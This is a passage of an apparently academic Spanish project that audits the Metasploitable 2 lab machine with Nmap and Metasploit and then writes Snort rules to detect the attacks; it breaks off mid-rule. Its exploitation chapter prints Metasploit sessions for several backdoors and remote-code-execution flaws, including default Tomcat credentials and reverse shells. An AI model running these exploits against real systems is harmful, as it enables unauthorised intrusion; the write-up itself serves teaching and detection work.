Desde el punto de vista del descubrimiento de información de los sistemas a auditar, interesaría saber qué puertos hay abiertos en cada host. Es decir, qué servicios están públicos al exterior. Estos servicios serán algunos posibles puntos de acceso al host, y para ello, se va a utilizar el escáner de puertos Nmap.

El parámetro “-sV”, indicará a Nmap que además de escanear los puertos, intente conectar con aquellos puertos que estén abiertos y leer los banners de respuesta, y el parámetro “-oX”, indicará que el resultado del escáner se va a guardar en un fichero XML con un nombre dado, para utilizarlo más adelante junto con Metasploit para descubrir vulnerabilidades.

Nmap se basa en una base de datos de banners, para descubrir el servicio y versión que se está ejecutando detrás de un puerto de comunicación.

En la figura siguiente, se puede ver el resultado al ejecutar Nmap contra la máquina vulnerable Metasploitable con los parámetros antes mencionados, dejando al descubierto los puertos y servicios que corren detrás de cada puerto:

```

Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# nmap -p 0-65535 -sV 192.168.56.106 -oX metasploitableNmap.xml

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-10 16:08 CEST
Nmap scan report for 192.168.56.106
Host is up (0.00015s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  shell       Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11        (access denied)
6667/tcp  open  irc         Unreal ircd
6697/tcp  open  irc         Unreal ircd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http       Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb        Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
37536/tcp open  unknown
40320/tcp open  status     1 (RPC #100024)
46981/tcp open  mountd     1-3 (RPC #100005)
52151/tcp open  nlockmgr   1-4 (RPC #100021)
MAC Address: 08:00:27:20:C2:34 (Cadmus Computer Systems)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 162.74 seconds
root@kali:~#

```

Figura 3.1: Servicios máquina Metasploitable

Tras el análisis, se puede decir sobre el equipo escaneado:

- Que está arrancado.
- Que su MAC es 08:00:27:20:C2:34 y que corresponde a Cadmus Computer Systems. Si hacemos una búsqueda por Internet podemos ver que la empresa ya no existe y este rango lo usa el sistema VirtualBox. Por lo tanto se deduce que es una máquina virtual.

- Que el sistema operativo instalado cumple con las características de un sistema Unix / Linux.
- Que tiene varios servicios tcp arrancados:
 - Puerto 21, ftp. Versión vsftpd 2.3.4
 - Puerto 22, ssh. Versión OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
 - Puerto 23, telnet. Versión Linux telnetd.
 - Puerto 25, smtp. Versión Postfix smtpd
 - Puerto 53, domain. Versión ISC BIND 9.4.2
 - Puerto 80, http. Versión Apache httpd 2.2.8 ((Ubuntu) DAV/2)
 - Etc...

Como se puede apreciar, con los datos que se han obtenido se puede empezar a buscar vulnerabilidades, ya que se dispone del nombre del servicio que corre detrás de cada puerto y su versión. Bastaría con realizar algunas búsquedas en Internet.

Aunque para la realización de este proyecto con la información recogida es suficiente para empezar a buscar vectores de ataque a la máquina vulnerable, existen otras herramientas que nos ayudarían aún más en la realización de esa tarea. Como por ejemplo la herramienta Nessus (22), que sirve para escanear vulnerabilidades mostrándonos gran cantidad de información sobre las mismas (exploit, solución, riesgo, etc...), o como la herramienta OWASP ZAP (23), que sirve para buscar vulnerabilidades en aplicaciones web.

Capítulo 4

4. Vulnerabilidades

4.1 Introducción

El análisis de vulnerabilidades dependerá obviamente de la fase previa de recogida de información, y es el proceso de descubrir debilidades en los sistemas y aplicaciones que puedan ser aprovechadas por un atacante.

Estos defectos pueden abarcar desde una mala configuración del equipo y servicios hasta el diseño de aplicaciones inseguras.

4.2 Análisis de vulnerabilidades

El proceso a seguir para buscar las vulnerabilidades varía y depende en gran medida del componente particular a probar.

En este caso, para ahorrar tiempo en buscar información por Internet sobre si existe alguna vulnerabilidad en todos los servicios antes descubiertos, nos ayudaremos con la documentación oficial de la máquina vulnerable Metasploitable 2, donde se detallan algunas de sus vulnerabilidades (10), ya que en la actualidad hace falta documentación sobre el servidor web y los fallos de aplicaciones web, así como vulnerabilidades que permiten a un usuario local escalar privilegios de root.


Por lo tanto, centrándonos en las vulnerabilidades ya conocidas del sistema Metasploitable 2, vamos a ver cómo descubrirlas utilizando el motor de scripting de Nmap, la herramienta Metasploit y los buscadores de Internet.

Así mismo, explotaremos manualmente las vulnerabilidades encontradas y con exploits ya integrados en la herramienta Metasploit.

4.2.1 Nmap + NSE

Para ejecutar el motor de NSE con los scripts que posee de serie Nmap es suficiente con añadir el parámetro “-sC” a los argumentos de entrada de la herramienta, o si solamente queremos utilizar uno en particular, ya sea de los que vienen por defecto o creado por nosotros mismos, habría que añadir el parámetro “--script=<nombre_script.nse>” a los argumentos de entrada.

En la figura siguiente, se puede ver un ejemplo de NSE en el que se ha descubierto una vulnerabilidad en el puerto 6667 y en el puerto 21.



```
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# nmap -p 6667 --script=irc-unrealircd-backdoor.nse 192.168.56.106
Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-05 16:15 CEST
Nmap scan report for 192.168.56.106
Host is up (0.00023s latency).
PORT      STATE SERVICE
6667/tcp  open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://
/seclists.org/fulldisclosure/2010/Jun/277
MAC Address: 08:00:27:20:C2:34 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 9.35 seconds
root@kali:~# nmap -p 21 --script=ftp-anon.nse 192.168.56.106
Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-05 16:19 CEST
Nmap scan report for 192.168.56.106
Host is up (0.00026s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 08:00:27:20:C2:34 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
root@kali:~#
```

Figura 4.1: Vulnerabilidad descubierta a través de Nmap + NSE

4.2.2 Metasploit + Nmap

Para buscar vulnerabilidades con la herramienta Metasploit, lo podemos hacer a través de sus módulos auxiliares, o bien nos podemos ayudar de la información antes obtenida con Nmap y que se ha guardado en un fichero XML.

Para usar los datos de Nmap, debemos importar el fichero XML a Metasploit a través del comando “db_import”, y una vez importado, usando el comando “vulns” podemos ver las vulnerabilidades que se han detectado (Figura 4.2).

```

Archivo  Editar  Ver  Buscar  Terminal  Ayuda
msf > db_import metasploitableNmap.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.6.6.2'
[*] Importing host 192.168.56.106
[*] Successfully imported /root/metasploitableNmap.xml
msf > hosts

Hosts
=====
address          mac                name                os_name  os_flavor  os_sp
-----
192.168.56.106   08:00:27:20:c2:34 metasploitable     Linux    2.6.24-16-s

msf > vulns
[*] Time: 2015-04-09 15:58:11 UTC Vuln: host=192.168.56.106 name=VSFTPD v2.3.4 Backdoor Command Execution refs=OSVDB-73573,URL-http://pastebin.com/AetT9sS5,URL-http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
[*] Time: 2015-04-10 15:14:50 UTC Vuln: host=192.168.56.106 name=Java RMI Server Insecure Default Configuration Java Code Execution refs=MSF-java_rmi_server,URL-http://download.oracle.com/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html
[*] Time: 2015-04-10 15:18:36 UTC Vuln: host=192.168.56.106 name=PHP CGI Argument Injection refs=URL-http://kb.parallels.com/en/116241,URL-http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/,EDB-25986,OSVDB-93979,OSVDB-81633,CVE-2012-1823
[*] Time: 2015-04-10 15:20:46 UTC Vuln: host=192.168.56.106 name=UnrealIRCd 3.2.8.1 Backdoor Command Execution refs=URL-http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt,OSVDB-65445,CVE-2010-2075
[*] Time: 2015-04-10 15:23:56 UTC Vuln: host=192.168.56.106 name=DistCC Daemon Command Execution refs=URL-http://distcc.samba.org/security.html,OSVDB-13378,CVE-2004-2687
[*] Time: 2015-04-10 15:28:39 UTC Vuln: host=192.168.56.106 name=Apache Tomcat Manager Application Deployer Authenticated Code Execution refs=URL-http://tomcat.apache.org/tomcat-5.5-doc/manager-howto.html,BID-36954,OSVDB-60176,CVE-2009-3548,ZDI-10-214,CVE-2010-4094,URL-http://www-01.ibm.com/support/docview.wss?uid=swg21419179,CVE-2010-0557,BID-38084,CVE-2009-4188,OSVDB-60670,CVE-2009-4189,OSVDB-60317,CVE-2009-3843
[*] Time: 2015-04-09 15:50:10 UTC Vuln: host=192.168.56.106 name=Samba "username map script" Command Execution refs=CVE-2007-2447,OSVDB-34700,BID-23972,URL-http://labs.iddefense.com/intelligence/vulnerabilities/display.php?id=534,URL-http://samba.org/samba/security/CVE-2007-2447.html
msf >

```

Figura 4.2: Vulnerabilidades descubiertas a través de Metasploit + Nmap

4.2.3 Buscadores de Internet

Los buscadores de Internet son otra manera de poder encontrar vulnerabilidades en nuestro sistema, e incluso podemos encontrar exploits públicos para explotar dichas vulnerabilidades. Para ello, simplemente tenemos que buscar nuestro software, acompañado de la palabra “exploit” o “vulnerability”.

Un ejemplo de ello, lo tenemos al buscar en el buscador de Google “Ruby DRb exploit”, que está publicado en nuestro sistema por el puerto 8787, donde los 4 primeros resultados son sobre la vulnerabilidad y el exploit público.




Figura 4.3: Búsqueda en Google: “Ruby DRb exploit”

4.3 Evidencias

A continuación se muestran evidencias de algunas vulnerabilidades, tanto de forma manual como utilizando exploits integrados en la herramienta Metasploit.

4.3.1 Acceso anónimo FTP

Mala configuración del servidor FTP, en la que se permite el acceso utilizando un usuario anónimo con una contraseña vacía.

```
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# ftp 192.168.56.106
Connected to 192.168.56.106.
220 (vsFTPd 2.3.4)
Name (192.168.56.106:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Figura 4.4: Evidencia acceso anónimo al FTP

4.3.2 Exploit exploit/unix/ftp/vsftpd_234_backdoor

Este módulo de Metasploit se aprovecha de una puerta trasera (backdoor) que se añadió al archivo de descarga VSFTPD. Esta backdoor se introdujo en el archivo vsftpd-2.3.4.tar.gz entre el 30 de junio de 2011 y 01 de julio 2011, según la información más reciente disponible. Esta backdoor se retiró el 3 de julio de 2011.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.56.106
RHOST => 192.168.56.106
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.1:59536 -> 192.168.56.106:6200) at
t 2015-04-10 17:06:59 +0200

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
```

Figura 4.5: Evidencia exploit, módulo exploit/unix/ftp/vsftpd_234_backdoor

4.3.3 Exploit exploit/multi/samba/usermap_script

Este módulo de Metasploit se aprovecha de una vulnerabilidad de ejecución de comandos en las versiones de Samba 3.0.20 hasta 3.0.25rc3 al utilizar la opción de configuración no predeterminada "username map script". Al especificar un nombre de usuario que contiene metacaracteres de shell, los atacantes pueden ejecutar comandos arbitrarios. No se necesita autenticación para aprovechar esta vulnerabilidad ya que esta opción se utiliza para asignar nombres de usuario antes de la autenticación.

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set RHOST 192.168.56.106
RHOST => 192.168.56.106
msf exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo s7uFgFtQQN2Dcivz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "s7uFgFtQQN2Dcivz\r\n"
[*] Matching...
[*] A is input...

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
```

Figura 4.6: Evidencia exploit, módulo exploit/multi/samba/usermap_script

4.3.4 Exploit exploit/multi/misc/java_rmi_server

Este módulo de Metasploit se aprovecha de la configuración predeterminada del Registro RMI y los servicios de activación RMI, que permiten cargar las clases desde cualquier URL remota (HTTP).

```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(java_rmi_server) > set RHOST 192.168.56.106
RHOST => 192.168.56.106
msf exploit(java_rmi_server) > exploit

[*] Started reverse handler on 192.168.56.1:4444
[*] Using URL: http://0.0.0.0:8080/ZF1pCoVx9
[*] Local IP: http://192.168.1.100:8080/ZF1pCoVx9
[*] Server started.
[*] 192.168.56.106:1099 - Sending RMI Header...
[*] 192.168.56.106:1099 - Sending RMI Call...
[*] 192.168.56.106 java_rmi_server - Replied to request for payload JAR
[*] Sending stage (30680 bytes) to 192.168.56.106
[*] Meterpreter session 3 opened (192.168.56.1:4444 -> 192.168.56.106:42261) at
2015-04-10 17:14:50 +0200
[*] Server stopped.

meterpreter > █
```

Figura 4.7: Evidencia exploit, módulo exploit/multi/misc/java_rmi_server

4.3.5 Exploit exploit/multi/http/php_cgi_arg_injection

Cuando se ejecuta como CGI, PHP hasta la versión 5.3.12 y 5.4.2 es vulnerable a una inyección de argumento. Este módulo de Metasploit se

aprovecha del flag -d para establecer directivas php.ini para lograr la ejecución de código.

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > set RHOST 192.168.56.106
RHOST => 192.168.56.106
msf exploit(php_cgi_arg_injection) > exploit

[*] Started reverse handler on 192.168.56.1:4444
[*] Sending stage (40499 bytes) to 192.168.56.106
[*] Meterpreter session 4 opened (192.168.56.1:4444 -> 192.168.56.106:48550) at
2015-04-10 17:18:36 +0200

meterpreter > █
```

Figura 4.8: Evidencia exploit, módulo exploit/multi/http/php_cgi_arg_injection

4.3.6 Exploit exploit/unix/irc/unreal_ircd_3281_backdoor

Este módulo de Metasploit se aprovecha de una puerta trasera que se añadió al Unreal IRCd 3.2.8.1. Esta puerta trasera estaba presente en el archivo Unreal3.2.8.1.tar.gz entre noviembre de 2009 y el 12 de junio 2010.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.56.106
RHOST => 192.168.56.106
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 192.168.56.106:6667...
   :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
   :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; u
ng your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo QmjwdfJc0ZK96jhT;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "QmjwdfJc0ZK96jhT\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 5 opened (192.168.56.1:4444 -> 192.168.56.106:48551)
t 2015-04-10 17:20:46 +0200

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
█
```

Figura 4.9: Evidencia exploit, módulo exploit/unix/irc/unreal_ircd_3281_backdoor

4.3.7 Exploit exploit/unix/misc/distcc_exec

Este módulo de Metasploit utiliza una documentada debilidad de seguridad para ejecutar comandos arbitrarios en cualquier sistema que ejecute distccd.

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.56.106
RHOST => 192.168.56.106
msf exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo WrxbYXq9HgX6FzTr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "WrxbYXq9HgX6FzTr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 6 opened (192.168.56.1:4444 -> 192.168.56.106:39249)
    at 2015-04-10 17:23:56 +0200

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
```

Figura 4.10: Evidencia exploit, módulo exploit/unix/misc/distcc_exec

4.3.8 Exploit exploit/multi/http/tomcat_mgr_deploy

Este módulo de Metasploit se puede utilizar para ejecutar un payload en servidores Apache Tomcat que tienen la aplicación "manager" expuesta.

```

msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.56.106
RHOST => 192.168.56.106
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse handler on 192.168.56.1:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6476 bytes as RIMZuXGiY8fDMebZqKAZdDl7sd02.war ...
[*] Executing /RIMZuXGiY8fDMebZqKAZdDl7sd02/roFLimG33oQRyLIeqYkkRUBihga8.jsp..
.
[*] Undeploying RIMZuXGiY8fDMebZqKAZdDl7sd02 ...
[*] Sending stage (30680 bytes) to 192.168.56.106
[*] Meterpreter session 7 opened (192.168.56.1:4444 -> 192.168.56.106:37044) a
t 2015-04-10 17:28:39 +0200

meterpreter > █

```

Figura 4.11: Evidencia exploit, módulo exploit/multi/http/tomcat_mgr_deploy

4.3.9 Exploit exploit/linux/misc/drbr_remote_codeexec

Este módulo de Metasploit explota vulnerabilidades de ejecución de código remoto en dRuby.

```

msf > use exploit/linux/misc/drbr_remote_codeexec
msf exploit(drbr_remote_codeexec) > set URI druby://192.168.56.106:8787
URI => druby://192.168.56.106:8787
msf exploit(drbr_remote_codeexec) > exploit

[*] Started reverse double handler
[*] trying to exploit instance_eval
[*] instance eval failed, trying to exploit syscall
[*] payload executed from file .gbRVKH086DnqJAqQ
[*] make sure to remove that file
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo q6cGPMpzungHVjd6;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "q6cGPMpzungHVjd6\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 8 opened (192.168.1.100:4444 -> 192.168.1.100:55533)
at 2015-04-10 17:31:24 +0200

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
█

```

Figura 4.12: Evidencia exploit, módulo exploit/linux/misc/dr_b_remote_codeexec

Capítulo 5

5. Configurando Snort

5.1 Introducción

Para poder crear una regla en Snort y así poder detectar cualquier tipo de ataque a nuestro sistema vulnerable, tenemos que identificar una característica única del ataque a detectar con el IDS. Para ello, previamente realizamos el ataque explotando la vulnerabilidad y capturamos el tráfico de red generado para analizarlo.

Para obtener el tráfico de red, arrancamos la herramienta Wireshark y empezamos a esnifar paquetes. Después lanzamos los ataques varias veces y obtenemos varios ficheros .pcap que habrá que analizar exhaustivamente para identificar una característica única de cada ataque.

5.2 Creación de reglas Snort

Una vez que somos capaces de sacar información que identifique cada ataque unívocamente, podremos generar una regla en Snort para cada uno de ellos.

Para ello, crearemos un nuevo fichero de reglas (uoc.rules) dentro del directorio /etc/snort/rules y luego editamos el fichero de configuración de Snort (snort.conf), en el que incluiremos al final del mismo nuestro nuevo fichero de reglas con la siguiente línea:

```
include $RULE_PATH/uoc.rules
```

Tabla 5.1: Incluir nuevo fichero de reglas en Snort

Una vez tengamos las reglas definidas, tendremos que reiniciar Snort para que cargue el nuevo fichero de reglas y podremos ver las alertas generadas en siguiente fichero:

```
$ cat /var/log/snort/alert
```

Tabla 5.2: Fichero de alertas de Snort

A continuación se muestra el tráfico generado en cada ataque y la creación de la regla para detectarlo.

5.2.1 Regla Acceso anónimo FTP

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.1	192.168.56.106	TCP	74	35919 > ftp [SYN] Seq=0 Win=292
2	0.000246000	192.168.56.106	192.168.56.1	TCP	74	ftp > 35919 [SYN, ACK] Seq=0 Ack=
3	0.000283000	192.168.56.1	192.168.56.106	TCP	66	35919 > ftp [ACK] Seq=1 Ack=1 Wi
4	0.002278000	192.168.56.106	192.168.56.1	FTP	86	Response: 220 (vsFTPd 2.3.4)
5	0.002344000	192.168.56.1	192.168.56.106	TCP	66	35919 > ftp [ACK] Seq=1 Ack=21 v
6	8.290204000	192.168.56.1	192.168.56.106	FTP	82	Request: USER anonymous
7	8.290385000	192.168.56.106	192.168.56.1	TCP	66	ftp > 35919 [ACK] Seq=21 Ack=17
8	8.290607000	192.168.56.106	192.168.56.1	FTP	100	Response: 331 Please specify the
9	8.290671000	192.168.56.1	192.168.56.106	TCP	66	35919 > ftp [ACK] Seq=17 Ack=55
10	8.964135000	192.168.56.1	192.168.56.106	FTP	73	Request: PASS
11	8.965182000	192.168.56.106	192.168.56.1	FTP	89	Response: 230 Login successful.
12	8.965256000	192.168.56.1	192.168.56.106	TCP	66	35919 > ftp [ACK] Seq=24 Ack=78

Figura 5.1: Captura Wireshark, Acceso anónimo FTP

Se puede apreciar que el ataque va dirigido al puerto FTP y que hace uso del usuario anónimo (USER anonymous), por lo tanto esas serán nuestras características concretas para crear la regla:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 \
(msg:"UOC – Anonymous FTP Access"; \
content:"USER anonymous"; \
classtype:suspicious-login; sid:99999901; rev:1;)
```

Tabla 5.3: Regla Acceso anónimo FTP

Una vez creada la regla, realizamos el ataque y revisamos en los logs de Snort que la alerta se ha generado correctamente:

```

[**] [1:99999901:1] UOC - Anonymous FTP Access [**]
[Classification: An attempted login using a suspicious username was detected] [P
riority: 2]
05/06-08:52:13.327259 192.168.56.1:54181 -> 192.168.56.106:21
TCP TTL:64 TOS:0x0 ID:6450 IpLen:20 DgmLen:68 DF
***AP*** Seq: 0x5D74797F Ack: 0xD33D5C92 Win: 0x1D TcpLen: 32
TCP Options (3) => NOP NOP TS: 2646097 568193

```

Figura 5.2: Alerta Snort, Acceso anónimo FTP

5.2.2 Regla Exploit exploit/unix/ftp/vsftpd_234_backdoor

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.1	192.168.56.106	TCP	74	53920 > lm-x [SYN] Seq:
2	0.000204000	192.168.56.106	192.168.56.1	TCP	54	lm-x > 53920 [RST, AC
3	0.000874000	192.168.56.1	192.168.56.106	TCP	74	52522 > ftp [SYN] Seq:
4	0.001039000	192.168.56.106	192.168.56.1	TCP	74	ftp > 52522 [SYN, ACK]
5	0.001074000	192.168.56.1	192.168.56.106	TCP	66	52522 > ftp [ACK] Seq:
6	0.002659000	192.168.56.106	192.168.56.1	FTP	86	Response: 220 (vsFTPd
7	0.002674000	192.168.56.1	192.168.56.106	TCP	66	52522 > ftp [ACK] Seq:
8	0.003768000	192.168.56.1	192.168.56.106	FTP	76	Request: USER x:)
9	0.003937000	192.168.56.106	192.168.56.1	TCP	66	ftp > 52522 [ACK] Seq:
10	0.004093000	192.168.56.106	192.168.56.1	FTP	100	Response: 331 Please s
11	0.004774000	192.168.56.1	192.168.56.106	FTP	78	Request: PASS QzhUP
12	0.005237000	192.168.56.1	192.168.56.106	TCP	74	39490 > lm-x [SYN] Seq:

Figura 5.3: Captura Wireshark, Exploit exploit/unix/ftp/vsftpd_234_backdoor

Se puede apreciar que el ataque va dirigido al puerto FTP, y tras varios ataques se puede observar que usa usuarios y contraseñas aleatorios, pero al nombre de usuario siempre le añade al final los dos caracteres “:~)”, por lo tanto esas serán nuestras características concretas para crear la regla:

```

alert tcp $EXTERNAL_NET any -> $HOME_NET 21 \
(msg:"UOC - Exploit VSFTPD v.2.3.4 Backdoor Command Execute"; \
content:"USER"; content:"~)"); \
